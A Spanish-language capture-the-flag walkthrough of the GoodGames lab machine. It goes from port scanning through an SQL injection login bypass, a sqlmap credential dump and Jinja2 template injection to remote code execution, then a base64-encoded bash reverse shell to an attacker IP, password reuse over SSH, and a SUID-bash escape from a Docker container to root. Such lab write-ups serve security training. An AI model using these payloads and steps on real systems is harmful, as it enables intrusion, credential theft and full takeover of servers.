Escaneo y enumeración
Lo primero es hacer un escaneo a la dirección IP de la máquina objetivo:
nmap -p- -v --open -n -T5 -Pn 10.10.11.130

Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.
Starting Nmap 7.95 ( https://nmap.org ) at 2025-01-30 11:21 EST
Initiating SYN Stealth Scan at 11:21
Scanning 10.10.11.130 [65535 ports]
Discovered open port 80/tcp on 10.10.11.130
Completed SYN Stealth Scan at 11:22, 12.34s elapsed (65535 total ports)
Nmap scan report for 10.10.11.130
Host is up (0.041s latency).
Not shown: 65534 closed tcp ports (reset)
PORT   STATE SERVICE
80/tcp open  http

Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 12.45 seconds
Raw packets sent: 65643 (2.888MB) | Rcvd: 65594 (2.624MB)
Al aplicar un whatweb 10.10.11.130 nos da el siguiente resultado:
whatweb 10.10.11.130
http://10.10.11.130 [200 OK] Bootstrap, Country[RESERVED][ZZ], Frame, HTML5, HTTPServer[Werkzeug/2.0.2 Python/3.9.2], IP[10.10.11.130], JQuery, Meta-Author[_nK], PasswordField[password], Python[3.9.2], Script, Title[GoodGames | Community and Store], Werkzeug[2.0.2], X-UA-Compatible[IE=edge]
Llamando la atención el uso de Flask. Flask es un framework web codificado en Python que permite desarrollar aplicaciones web en Python de forma simple. ¿Y qué es un framework web? Un framework web es una colección de librerías y módulos que permite a los desarrolladores web programar aplicaciones sin preocuparse por detalles de bajo nivel como protocolos, manejo de hilos, entre otros…
Al visitar la web, podemos ver como hay entradas de blog de dos usuarios:
- admin
- Wolfenstein
Ganando acceso y explotación
Encontré un panel de login que realiza la siguiente petición al servidor:
POST /login HTTP/1.1
Host: 10.10.11.130
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 55
Origin: http://10.10.11.130
Connection: keep-alive
Referer: http://10.10.11.130/
Upgrade-Insecure-Requests: 1
Priority: u=0, i

email=admin%40goodgames.htb&password=admin

Al realizar la petición, tratamos de modificarla para realizar una SQL Injection Error-Based y ver si podemos saltarnos la autenticación. Cabe mencionar que el usuario debe de existir, de lo contrario la autenticación no se realizará porque no existe ningún usuario con ese nombre.
POST /login HTTP/1.1
Host: 10.10.11.130
...
email=admin%40goodgames.htb' OR 1=1&password=admin
Esto nos daría acceso como administrador.
En el panel de configuración nos lleva a la siguiente página: http://internal-administration.goodgames.htb/index. Esto implica hacer un pequeño ajuste en nuestro archivo /etc/hosts con el comando sudo nano /etc/hosts para poder acceder, ya que requiere de resolución DNS.
127.0.0.1       localhost
127.0.1.1       blackbox
::1             localhost ip6-localhost ip6-loopback
ff02::1         ip6-allnodes
ff02::2         ip6-allrouters

10.10.11.130    goodgames.htb internal-administration.goodgames.htb
Podemos reutilizar la petición anteriormente utilizada y pasarla por sqlmap:
sqlmap -r goodgames.req --dbs
sqlmap -r goodgames.req -D main --tables
sqlmap -r goodgames.req -D main -T user --columns
sqlmap -r goodgames.req -D main -T user -C email,password --dump
Esto nos dará las credenciales de acceso:
admingoodgames.htb:superadministrator
Si recordamos, anteriormente mencioné que llamaba la atención el uso de Flask para desarrollo web. Normalmente, se hace uso de motores de plantilla como Jinja2, entre otros, conjuntamente con Flask para el desarrollo web. Esto, aunque no siempre, puede derivar en ataques SSTI.
Un ataque SSTI es cuando se explota la sintaxis nativa de una plantilla (como Jinja2) para inyectar código malicioso de manera que se ejecute posteriormente en el lado servidor. Por eso se llama Server-Side Template Injection (SSTI).
Entonces buscamos algún input field o algún campo que, como usuario, tenga capacidad de escritura. Abrimos Burpsuite e interceptamos la petición, modificando el valor del campo name con el payload {{7*7}}:
POST /settings HTTP/1.1
Host: internal-administration.goodgames.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
...
Cookie: session=.eJwljjtqBTEMAO_iOoUl2frsZRbLlkgIJLCfKuTub-GVM83MX9nziPOzbNdxx0fZv1bZipKvsZhIqampV8KFQJBNwNAHkctwcq0yI7zJRHM2a6w0wFtAWvPBIcANx-SBKMFdpAc4EIMF8ByhAtglclbxniHVUtSkPCP3Gcf7Bh6c55H79fsdP48gY4Yn0Ss2c09zEtIEnACr60qzmmpe_l9VZT34.Z5pGiQ.bPlK4zFkG7YSTe5k_dNkiz-txIY

name={{7*7}}
Con esto podemos identificar la plantilla Jinja2. Ya que este cálculo matemático es típico de una vulnerabilidad SSTI en el motor de plantilla Jinja2.
A continuación intentamos ejecutar un RCE (Remote Code Execution). Como podemos ejecutar comandos de forma remota, lo que vamos a hacer es crearnos una reverse shell hacia nuestro sistema para hacerlo más cómodo y tener acceso total por terminal:
nc -nlvp 1234A continuación, ponemos en base64 nuestra reverse shell (adaptad el puerto y la dirección IP a vuestro caso particular):
echo "bash -i >& /dev/tcp/10.10.14.27/1234 0>&1" | base64
YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNC4yNy8xMjM0IDA+JjEK
Con la reverse shell en base64, procedemos a ejecutarla en el servidor a través del campo name con el siguiente payload SSTI:
{{ self.__init__.__globals__.__builtins__.__import__('os').popen('echo "c2ggLWkgPiYgL2Rldi90Y3AvMTAuMTAuMTQuMjcvMTIzNCAwPiYx"|base64 -d|bash').read() }}El comando en base64 le indica al servidor que decodifique la cadena de texto y la ejecute mediante la bash shell. Esto nos dará acceso al servidor:
nc -nlvp 1234
listening on [any] 1234 ...
connect to [10.10.14.27] from (UNKNOWN) [10.10.11.130] 49086
sh: 0: can't access tty; job control turned off
# whoami
root
Ahora tenemos una TTY pero poco práctica, ya que no podremos movernos con normalidad en la terminal. Para ello, ejecutaremos la siguiente serie de comandos.
Empezamos en la reverse shell obtenida:
script /dev/null -c bashLuego presionamos Ctrl+Z para suspender la shell:
^Z
stty raw -echo; fg
Ahora resetearemos la configuración de la shell indicando reset y xterm:
[1]  + continued  nc -nlvp 443
                              reset
                              reset: unknown terminal type unknown
Terminal type? xterm
Exportamos las variables de entorno TERM y SHELL:
www-data@host:/$ export TERM=xterm
www-data@host:/$ export SHELL=bash
Ya con esto hecho tendríamos una TTY full interactiva, pero falta setear las filas y columnas para ocupar toda la pantalla. Vemos el tamaño de nuestra shell en una consola normal:
stty size
81 316
Y las seteamos en la reverse shell (en mi caso 81 filas y 316 columnas):
www-data@host:/$ stty rows 81 columns 316Al hacer un ls o un id, nos daremos cuenta de que estamos dentro de un contenedor Docker:
root) gid=0(root) groups=0(root)
root@3a453ab39d3d:/backend# ls
Dockerfile  project  requirements.txt
root@3a453ab39d3d:/backend#
Movimiento lateral
Al no encontrar nada tras una profunda búsqueda, finalmente, en el directorio /home, encontraremos otro directorio llamado augustus, donde veremos que los permisos están asociados al UID 1000. Por lo tanto, esto nos hace pensar que el volumen /home está montado en el contenedor Docker, ya que el UID 1000 se suele asignar directamente al usuario que se crea por defecto al instalar un sistema Linux:
root@3a453ab39d3d:/home/augustus# ls -la
total 24
drwxr-xr-x 2 1000 1000 4096 Dec  2  2021 .
drwxr-xr-x 1 root root 4096 Nov  5  2021 ..
lrwxrwxrwx 1 root root    9 Nov  3  2021 .bash_history -> /dev/null
-rw-r--r-- 1 1000 1000  220 Oct 19  2021 .bash_logout
-rw-r--r-- 1 1000 1000 3526 Oct 19  2021 .bashrc
-rw-r--r-- 1 1000 1000  807 Oct 19  2021 .profile
-rw-r----- 1 root 1000   33 Jan 30 16:21 user.txt
Si realizamos un mount veremos cómo /dev/sda1 está montado:
root@3a453ab39d3d:/home/augustus# mount | grep "/dev/"
devpts on /dev/pts type devpts (rw,nosuid,noexec,relatime,gid=5,mode=620,ptmxmode=666)
mqueue on /dev/mqueue type mqueue (rw,nosuid,nodev,noexec,relatime)
/dev/sda1 on /home/augustus type ext4 (rw,relatime,errors=remount-ro)
/dev/sda1 on /etc/resolv.conf type ext4 (rw,relatime,errors=remount-ro)
/dev/sda1 on /etc/hostname type ext4 (rw,relatime,errors=remount-ro)
/dev/sda1 on /etc/hosts type ext4 (rw,relatime,errors=remount-ro)
shm on /dev/shm type tmpfs (rw,nosuid,nodev,noexec,relatime,size=65536k)
La enumeración de los adaptadores de red indica que la IP interna del contenedor es 172.19.0.2. Normalmente, Docker suele asignar la primera dirección IP de la subnet al sistema host en las configuraciones por defecto. Por lo tanto, si la IP interna del contenedor es 172.19.0.2, la IP del host debería ser 172.19.0.1.
Para asegurarnos, hacemos un ping sweep:
root@3a453ab39d3d:/home/augustus# for i in {1..254}; do (ping -c 1 172.19.0.${i} | grep "bytes from" | grep -v "Unreachable" &); done;
64 bytes from 172.19.0.1: icmp_seq=1 ttl=64 time=0.100 ms
64 bytes from 172.19.0.2: icmp_seq=1 ttl=64 time=0.027 ms
Escaneamos la dirección IP 172.19.0.1 usando bash nativo (útil cuando no disponemos de herramientas de escaneo en el entorno):
root@3a453ab39d3d:/home/augustus# for port in {1..65535}; do echo > /dev/tcp/172.19.0.1/$port && echo "$port open"; done 2>/dev/null
22 open
80 open
Sabiendo que tenemos el puerto 22 abierto, podemos hacer una reutilización de contraseña, la misma que crackeamos gracias a la inyección SQL:
root@3a453ab39d3d:/home/augustus# ssh augustus@172.19.0.1
The authenticity of host '172.19.0.1 (172.19.0.1)' can't be established.
ECDSA key fingerprint is SHA256:AvB4qtTxSVcB0PuHwoPV42/LAJ9TlyPVbd7G6Igzmj0.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '172.19.0.1' (ECDSA) to the list of known hosts.
augustus@172.19.0.1's password:
Linux GoodGames 4.19.0-18-amd64 #1 SMP Debian 4.19.208-1 (2021-09-29) x86_64
...
augustus@GoodGames:~$
Escalada de privilegios
Una vez que hemos conseguido acceso, tenemos que recordar que el volumen montado es /home, y que por defecto el usuario del contenedor es root. Esto nos permite ganar acceso como root de forma simple.
Lo primero es copiar la shell /bin/bash en el directorio de augustus, salir para volver al contenedor y cambiarle los permisos para que root sea el propietario y pueda ser ejecutado con el bit SUID. Cuando tratemos de volver a conectarnos con el usuario augustus, si ejecutamos el comando bash -p, nos dará root automáticamente.
augustus@GoodGames:~$ cp /bin/bash .
augustus@GoodGames:~$ exit
logout
Connection to 172.19.0.1 closed.
root@3a453ab39d3d:/home/augustus# ls
RunC-CVE-2019-5736  RunC-CVE-2019-5736.zip  bash  linpeas.sh  user.txt
root@3a453ab39d3d:/home/augustus# chown root:root bash
root@3a453ab39d3d:/home/augustus# chmod 4755 bash
root@3a453ab39d3d:/home/augustus# ssh augustus@172.19.0.1
augustus@172.19.0.1's password:
Linux GoodGames 4.19.0-18-amd64 #1 SMP Debian 4.19.208-1 (2021-09-29) x86_64
...
Last login: Fri Jan 31 18:39:47 2025 from 172.19.0.2
augustus@GoodGames:~$ ls
bash user.txt
augustus@GoodGames:~$ ./bash -p
bash-5.1# whoami
root
bash-5.1#